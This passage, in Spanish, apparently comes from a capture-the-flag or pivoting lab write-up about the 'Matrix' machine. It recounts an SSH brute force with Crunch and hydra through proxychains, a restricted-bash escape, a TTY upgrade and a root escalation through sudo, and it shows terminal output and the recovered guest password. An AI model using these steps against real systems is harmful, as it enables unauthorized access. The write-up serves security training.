
Con el programa “Crunch” creamos un diccionario para que nos combine números y letras en estos dos caracteres faltantes.



Con el programa “hydra” el usuario guest y el diccionario creado con Crunch lanzamos un ataque de fuerza bruta sobre el protocolo ssh de la maquina Matrix utilizando para llegar el proxychains. Encontramos la contraseña para el usuario guest y la contraseña es k1ll0r7n



Accedemos a la maquina por ssh como usuario guest con la contraseña antes encontrada. Al ejecutar un comando no podemos ejecutar porque estamos en una “restricted bash” hay que saltarse esta restricción.



Cerramos la consola y la volvemos abrir, pero ahora al final del comando añadimos la palabra bash, con esto ya estamos fuera de la “restricted bash” y obtenemos una Shell.

```
┌──(root㉿jordi)-[~/pivoting/matrix]
└─# proxychains ssh guest@40.40.40.128 bash
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:5522  ...  127.0.0.1:1080 ⟵socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:5522  ...  40.40.40.128:22  ...  OK
guest@40.40.40.128's password:
whoami
guest
```

Realizamos el tratamiento de la tty para tener una Shell en condiciones.

```
┌──(root㉿jordi)-[~/pivoting/matrix]
└─# proxychains ssh guest@40.40.40.128 bash
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:5522  ...  127.0.0.1:1080 ⟵socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:5522  ...  40.40.40.128:22  ...  OK
guest@40.40.40.128's password:
whoami
guest
script /dev/null -c bash
Script started, file is /dev/null
guest@porteus:~$ ^Z
zsh: suspended  proxychains ssh guest@40.40.40.128 bash

┌──(root㉿jordi)-[~/pivoting/matrix]
└─# stty raw -echo; fg
[2]  - continued  proxychains ssh guest@40.40.40.128 bash
                                                    reset xterm
guest@porteus:~$ export TERM=xterm
guest@porteus:~$ export SHELL=bash
guest@porteus:~$ stty rows 44 columns 184
guest@porteus:~$
```

Al tener una consola perfectamente funcional ya podemos explorar la maquina objetivo, comprobamos las interfaces de red, y no encontramos ninguna más.

```
guest@porteus:~$ ifconfig
eth126: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 40.40.40.128  netmask 255.255.255.0  broadcast 40.40.40.255
        inet6 fe80::20c:29ff:fe12:25e1  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:12:25:e1  txqueuelen 1000  (Ethernet)
        RX packets 46005  bytes 3495362 (3.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44980  bytes 5128462 (4.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 200 (200.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 200 (200.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

guest@porteus:~$
```

Realizamos la escalada de privilegios, comprobamos los privilegios del propio usuario guest, pero no tiene nada relevante, comprobamos los sudores con el comando “sudo -l”, vemos que todos los usuarios pueden ejecutar todo como root.

Con el comando “sudo su” y la contraseña del usuario guest accedemos a root sin ninguna dificultad. Maquina comprometida y escalada de privilegios.